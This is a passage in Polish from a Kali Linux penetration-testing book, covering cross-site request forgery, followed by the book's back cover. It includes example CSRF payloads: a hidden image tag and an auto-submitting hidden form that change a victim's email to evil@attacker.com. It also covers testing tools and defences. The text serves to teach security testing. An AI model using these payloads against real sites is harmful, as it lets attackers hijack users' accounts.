- XSRF to ślepy atak, w ramach którego atakowana aplikacja sieciowa nie wysyła odpowiedzi do napastnika, tylko do ofiary. Napastnik musi znać parametry witryny mogące wywołać określoną akcję. Jeśli np. haker chce zmienić zarejestrowany w witrynie adres e-mail ofiary, to musi znaleźć parametr służący do dokonywania takich zmian. Zatem napastnik musi mieć dobre rozeznanie w sposobie działania aplikacji, które może zdobyć przez bezpośredni kontakt.
- Jeśli aplikacja wykorzystuje metodę `POST`, napastnik musi znaleźć sposób na nakłonienie użytkownika do kliknięcia spreparowanego adresu URL lub wejścia na specjalnie przygotowaną stronę. Cel ten można osiągnąć za pomocą inżynierii społecznej.

Technika ataku

Z trzeciego punktu w poprzedniej sekcji wynika, że ofiara musi bezwiednie za pomocą swojej przeglądarki wysłać żądanie do aplikacji docelowej. Można to osiągnąć na kilka sposobów:

- Jedną z najczęściej stosowanych technik, którą też powszechnie wykorzystuje się w demonstracjach ataków XSRF, jest używanie znacznika obrazu. Metoda ta polega na zmuszeniu podstępem ofiary do wejścia na specjalną stronę, na której ładowany jest mały obraz wykonujący w imieniu ofiary nieuczciwą transakcję. Poniżej znajduje się przykład takiego kodu:

  ```
  <imgsrc=http://vulnerableapp.com/userinfo/edit.php?email=evil@attacker.
  ↪com height="1" width="1"/>
  ```

  Wysokość i szerokość obrazu zostały ustawione zaledwie na 1 piksel, przez co nawet jeśli źródło obrazu nie jest prawidłowe, użytkownik i tak tego nie zauważy. Kod ten zmienia adres e-mail użytkownika aplikacji na `evil@attacker.com`. Ta technika działa tylko w przypadku żądań `GET`.
- Tę samą technikę można zastosować z użyciem znacznika skryptu. Podczas ładowania szkodliwej strony w przeglądarce użytkownika następuje wykonanie skryptu, który niepostrzeżenie wykonuje nielegalną transakcję.
- Przeprowadzenie ataku na witryny wykorzystujące metodę `POST` jest trudniejsze. Napastnik musi posłużyć się ukrytą ramką wewnętrzną i załadować w niej formularz, który ma za zadanie wykonać żądaną funkcję w odniesieniu do podatnej na ataki aplikacji sieciowej. Poniżej przedstawiam stosowny przykład:

  ```
  <iframe style=visibility:"hidden" name="csrf-frame"></iframe>
  <form name="csrf"
        action=""http://vulnerableapp/userinfo/edit.php"
  ```

```
      method="POST" target="csrf-frame">
<input type="hidden" name="email"
       value="evil@attacker.com">
<input type='submit' value='submit'>
</form>
<script>document.csrf.submit();</script>
```

Ataki typu XSRF czasami nazywane są atakami najazdu na sesję (ang. *session riding attack*).

Niektórzy dziwią się, jak to możliwe, że strona spreparowana przez napastnika wysyła formularz do innej strony, która znajduje się w innej domenie. Przypominam o opisanej w sekcji „Historia ataków typu XSS" zasadzie tego samego pochodzenia oraz o tym, skąd wzięły się ataki XSS. Należy jednak wiedzieć, że ta zasada nie zabrania zatwierdzania formularzy między różnymi domenami. Uniemożliwia ona tylko dostęp do danych za pomocą skryptów znajdujących się w innej domenie niż te dane.

Szukanie luk typu XSRF

Z opisu luki XSRF jasno wynika, że jest to usterka logiki biznesowej. Doświadczony programista zawsze doda do aplikacji sieciowej mechanizm wymagający potwierdzenia tożsamości użytkownika przed wykonaniem jakiejkolwiek ważnej operacji, takiej jak zmiana hasła, aktualizacja danych osobowych czy wykonanie transakcji finansowej na internetowym koncie bankowym. Szukanie luk w logice biznesowej nie jest zadaniem odpowiednim dla automatycznych skanerów aplikacji sieciowych, ponieważ te działają na bazie gotowych zestawów reguł. Większość takich skanerów wykonuje np. poniższe czynności, aby się dowiedzieć, czy dany adres URL jest podatny na ataki XSRF:

- sprawdzenie, czy w żądaniu i odpowiedzi występują nazwy tokenów typowe dla zabezpieczeń przed atakami XSRF;
- dedukcja, czy aplikacja sprawdza pole odsyłacza, przez wysłanie fałszywego odsyłacza;
- tworzenie mutantów w celu sprawdzenia, czy aplikacja prawidłowo weryfikuje wartość tokena;
- szukanie tokenów i edytowalnych parametrów w łańcuchu zapytania.

Wszystkie wymienione techniki stosowane przez większość automatycznych skanerów aplikacji są obarczone wysokim ryzykiem fałszywych wyników pozytywnych i negatywnych. W aplikacji mogą być zastosowane całkiem inne metody zapobiegania atakom XSRF i wówczas narzędzia posługujące się tymi technikami stają się bezużyteczne.

Najlepszym sposobem analizy aplikacji pod kątem występowania luki XSRF jest zdobycie pełnej wiedzy na temat sposobu działania celu. Można uruchomić pośrednik Burp albo program ZAP i przechwycić trochę ruchu, aby przeanalizować żądania i odpowiedzi. Potem można stworzyć stronę HTML-ową z repliką podatnego kodu zidentyfikowanego dzięki pośrednikowi. Najlepszą metodą szukania luk XSRF jest metoda manualna.

Dobrzy ludzie z OWASP spróbowali ułatwić ten ręczny proces i stworzyli projekt OWASP CSRFTester. Oto wskazówki krok po kroku, jak skorzystać z tego narzędzia:

1. Pobierz program ze strony: *https://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project*, na której znajduje się też instrukcja obsługi.
2. Za pomocą wbudowanej w narzędzie funkcji proxy zapisz transakcję, którą chcesz przetestować pod kątem występowania luki XSRF.
3. Na podstawie przechwyconych danych zmień parametry i wartości, które podejrzewasz o podatność na ataki XSRF.
4. Gdy to wszystko zrobisz, narzędzie CSRFTester utworzy plik HTML-a. Przy jego użyciu możesz stworzyć atak wykorzystujący opisaną wcześniej metodykę.

Innym narzędziem, którego często używa się do tworzenia stron demonstracyjnych dla luk CSRF, jest pinata-csrf-tool dostępne pod adresem: *https://code.google.com/p/pinata-csrf-tool/*.

Techniki obrony przed atakami XSRF

Poniżej przedstawiam listę niektórych technik obrony przed atakami typu XSRF:

1. Atak XSRF łatwiej jest przeprowadzić, gdy podatny parametr jest przekazywany metodą `GET`. Dlatego pierwszą linią obrony jest unikanie używania tej metody. Rezygnacja z niej nie stanowi doskonałego zabezpieczenia, ale utrudnia hakerowi zadanie.
2. W opisanej wcześniej metodyce ataku haker tworzy nową stronę internetową, na której umieszcza formularz HTML-a, wysyłając żądania do podatnej na ataki aplikacji. Odsyłacz HTTP jest wysyłany przez przeglądarkę, gdy klient zostanie skierowany na określoną stronę. Jeżeli aplikacja sprawdza zawartość pola HTTP `Referrer`, to można ten fakt wykorzystać do obrony, odrzucając wszystkie połączenia pochodzące z innej domeny.
3. Przed wykonaniem ważnej czynności należy wyświetlać test CAPTCHA, aby użytkownik musiał ręcznie wykonać zadanie przed przejściem do kolejnego etapu.
4. Dla każdego formularza HTML-a można zaimplementować niepowtarzalny token, którego wartości napastnik nie może znać.
5. W witrynach o wysokich wymaganiach bezpieczeństwa powinien obowiązywać krótki czas ważności sesji. Im krótsza sesja, tym mniejsze ryzyko, że ktoś przeprowadzi udany atak, ponieważ zanim do tego dojdzie, ofiara zostanie wylogowana z aplikacji.

Podsumowanie

W tym rozdziale szczegółowo omówiłem luki typu XSS. Na początku zwięźle przedstawiłem historię tej usterki, a następnie opisałem różne rodzaje ataków XSS, wskazując potencjał każdego z nich. Kluczem do powodzenia ataku XSS jest wykorzystanie JavaScriptu. W przykładach za pomocą kodu w tym języku wykradaliśmy ciasteczka, rejestrowaliśmy naciskane klawisze oraz podmienialiśmy zawartość strony internetowej. Kali Linux zawiera kilka narzędzi do szukania i wykorzystywania luk typu XSS, przy użyciu których przetestowaliśmy aplikację DVWA. Następnie przeszedłem do omówienia ataków typu XSRF oraz wyjaśniłem, jakie warunki muszą być spełnione, aby przeprowadzenie takiego ataku mogło się powieść.

W następnym rozdziale opisuję stosowane w aplikacjach sieciowych mechanizmy szyfrowania oraz różne sposoby przeprowadzania ataków.

Skorowidz

A

B

C

D

E

F

H

I

J

K

L

Ł

M

N

O

P

R

S

Ś

T

U

W

X

Z

Ż

Kali Linux
Testy penetracyjne
Wydanie II

Testowanie bezpieczeństwa aplikacji sieciowych wymaga staranności oraz aktualnej i praktycznej wiedzy. Bardzo dobrym narzędziem do tego celu jest Kali Linux — popularna dystrybucja BackTrack systemu Linux, służąca do wykonywania audytów bezpieczeństwa. Zawiera liczne narzędzia umożliwiające zaawansowane testowanie zabezpieczeń, w tym skuteczne testy penetracyjne i techniki inżynierii wstecznej. Pozwala na zdiagnozowanie i wykorzystanie słabych stron aplikacji, co z kolei umożliwia usunięcie usterek i osiągnięcie wysokiego stopnia bezpieczeństwa.

Niniejsza książka jest znakomitym przewodnikiem dla pentesterów. Wyjaśniono w niej podstawowe pojęcia hakingu i testowania penetracyjnego. Szczegółowo opisano luki bezpieczeństwa umożliwiające wstrzykiwanie do aplikacji kodu SQL i poleceń. Omówiono często spotykane wady skryptów i mechanizmów weryfikacji danych, jak również kwestie bezpieczeństwa w odniesieniu do technologii AJAX. Przedstawiono także technikę identyfikacji luk w aplikacjach sieciowych (fuzzing). Przede wszystkim zaś pokazano, w jaki sposób wykorzystać opisane słabe strony za pomocą narzędzi dostępnych w Kali Linux 2.0 i pokonać zabezpieczenia aplikacji.

Poznaj Kali Linux
— coś dla hakera i pentestera!

W książce znajdziesz:

- metodyki testów penetracyjnych
- aktywny i pasywny rekonesans sieciowy
- wstrzykiwanie kodu, ataki XSS i CSRF
- hakowanie połączeń SSL
- ataki z wykorzystaniem Social Engineering Toolkit (SET) i Browser Exploitation Framework (BeEF)

Juned Ahmed Ansari jest ekspertem w zakresie bezpieczeństwa cybernetycznego. Zajmuje się testami penetracyjnymi, analizą zagrożeń, offensive security i badaniami w dziedzinie bezpieczeństwa aplikacji. Jest posiadaczem najważniejszych certyfikatów branżowych, takich jak GXPN, CISSP, CCSK i CISA. Udziela konsultacji i prowadzi sesje szkoleniowe dotyczące bezpieczeństwa informatycznego.

[PACKT] open source PUBLISHING community experience distilled

Helion

księgarnia internetowa
http://helion.pl

zamówienia telefoniczne
0 801 339900
0 601 339900

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
http://helion.pl

Sprawdź najnowsze promocje:
http://helion.pl/promocje
Książki najchętniej czytane:
http://helion.pl/bestsellery
Zamów informacje o nowościach:
http://helion.pl/nowosci

Informatyka w najlepszym wydaniu

sięgnij po WIĘCEJ
KOD KORZYŚCI

ISBN 978-83-283-3214-0
9 788328 332140

cena: 59,00 zł